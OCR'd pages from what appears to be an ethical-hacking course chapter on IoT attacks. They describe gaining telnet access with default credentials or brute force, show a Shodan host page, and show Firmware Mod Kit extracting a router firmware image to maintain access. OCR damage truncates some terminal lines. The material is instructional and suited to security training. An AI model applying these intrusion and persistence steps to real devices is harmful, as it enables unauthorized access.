
Gain Remote Access

Vulnerabilities identified in the vulnerability-scanning phase allow an attacker to remotely gain access and command and control the attack while evading detection from various security products. Based on the vulnerabilities in an IoT device, the attacker may turn the device into a backdoor to gain access to an organization's network without infecting any end system that is protected by IDS/IPS, firewall, antivirus software, etc. After gaining remote access, attackers use these devices as a platform to launch attacks on other devices in the network.

Gaining Remote Access using Telnet

Attackers perform port scanning to learn about open ports and services on the target IoT device. If an attacker identifies that the telnet port is open, he/she exploits this vulnerability to gain remote access to the device. Many embedded system applications in IoT devices such as industrial control systems, routers, VoIP phones, and televisions. implement remote access capabilities using telnet. These applications include a telnet server for remote access.

Once the attacker identifies an open telnet port, he/she can learn what information is shared between the connected devices, including their software and hardware models. Then, the attacker performs further attacks by exploiting their specific vulnerabilities. First, the attacker identifies whether authentication is required or not. If not, he/she directly obtains unauthorized access to explore the data stored in the device. If authentication is required, then the attacker tries all the default credentials such as root/root and system/system or performs a brute-force attack to obtain passwords for the administrator or common user accounts. For example, an attacker can use tools such as Shodan and Censys to gain remote access to the target device.


Whois oasis-open.org
Google Hacking Database (
SCADA :: seamtec SCADA I
https://www.shodan.io/host/34.107.253.160
80%
Shodan
Maps
Images
Monitor
Developer
More...
SHODAN
Explore
Downloads
Pricing
Search...
Account
Portola Valley
Mountain View
Sunnyvale
Santa Cl
© OpenMapTiles Satellite | © MapTiler © OpenStreetMap contributors
Regular View
Raw Data
History

[redacted]

// TAGS: cloud

// LAST SEEN: 2022-04-18

General Information

Hostnames	[redacted]
Domains	GOOGLEUSERCONTENT.COM
Cloud Provider	Google
Cloud Region	global
Country	United States
City	Mountain View
Organization	Google LLC
ISP	Google LLC
ASN	[redacted]

Open **Ports**

25 43 80 83 84 89 110 143 195 443 465 993 995 1883 1935 3389 5222 5432 5672 5900 5901 6379 8080 8081 8085 8086 8088 8089 8090 8099 9200 9300 11211 20000

Attackers gain remote access to the target device

// 80 / TCP


622407853 | 2022-04-17T03:41:05.692720

```
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=UTF-8
Referrer-Policy: no-referrer
Content-Length: 277
Date: Sun, 17 Apr 2022 03:41:05 GMT
```

Figure 18.57: Gaining remote access using Shodan

Maintain Access by Exploiting Firmware

- Attackers **exploit the firmware** installed on the IoT device to **maintain access** on the device
- After gaining remote access, the attackers explore the file system to **access the firmware** on the device
- Attackers use tools such as **Firmware Mod Kit** to reconstruct the malicious firmware from the legitimate firmware
- The Firmware Mod Kit allows for easy **deconstruction** and **reconstruction** of firmware images for various embedded devices



```
oot@kali:/usr/share/firmware-mod-kit# ./extract-firmware.sh /root/docs/TechSegment/dd-wrt.v24_mi
ro_generic.bin
irmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

reparing tools ...
canning firmware...

can Time:     2013-06-17 16:55:46
ignatures:    193
arget File:   /root/docs/TechSegment/dd-wrt.v24_micro_generic.bin
D5 Checksum:  4f9885b69026ac5d4225b6928e2e9c7d

ECIMAL         HEX             DESCRIPTION
--------------------------------------------------------------------------------------------------
-----
               0x0             TRX firmware header, little endian, header size: 28 bytes,  image
size: 1769472 bytes, CRC32: 0xE560D3A9 flags/version: 0x10000
8              0x1C            gzip compressed data, from Unix, NULL date: Wed Dec 31 19:00:00 1
69, max compression
472            0x9A8           LZMA compressed data, properties: 0x6E, dictionary size: 2097152
ytes, uncompressed size: 2191360 bytes
70720          0xA3C00         Squashfs filesystem, little endian, DD-WRT signature, version 3.0
 size: 1095978 bytes,  525 inodes, blocksize: 131072 bytes, created: Fri Aug  6 21:19:38 2010

xtracting 670720 bytes of trx header image at offset 0
xtracting squashfs file system at offset 670720
xtracting squashfs files...
```

https://code.google.com

Maintain Access

Once the attacker gains access to the device, the attacker uses various techniques to maintain access and perform further exploitation. Attackers remain undetected by clearing the logs, updating firmware, and using malicious programs such as backdoor, trojans, etc. to maintain access. Attackers use tools such as Firmware Mod Kit, Firmwalker, Firmalyzer Enterprise, and Firmware Analysis Toolkit to exploit firmware.

Maintain Access by Exploiting Firmware

Source: *https://code.google.com*

The Firmware Mod Kit allows for easy deconstruction and reconstruction of firmware images for various embedded devices. While it primarily targets Linux-based routers, it is compatible with most firmware that makes use of common firmware formats and file systems such as TRX/uImage and SquashFS/CramFS.

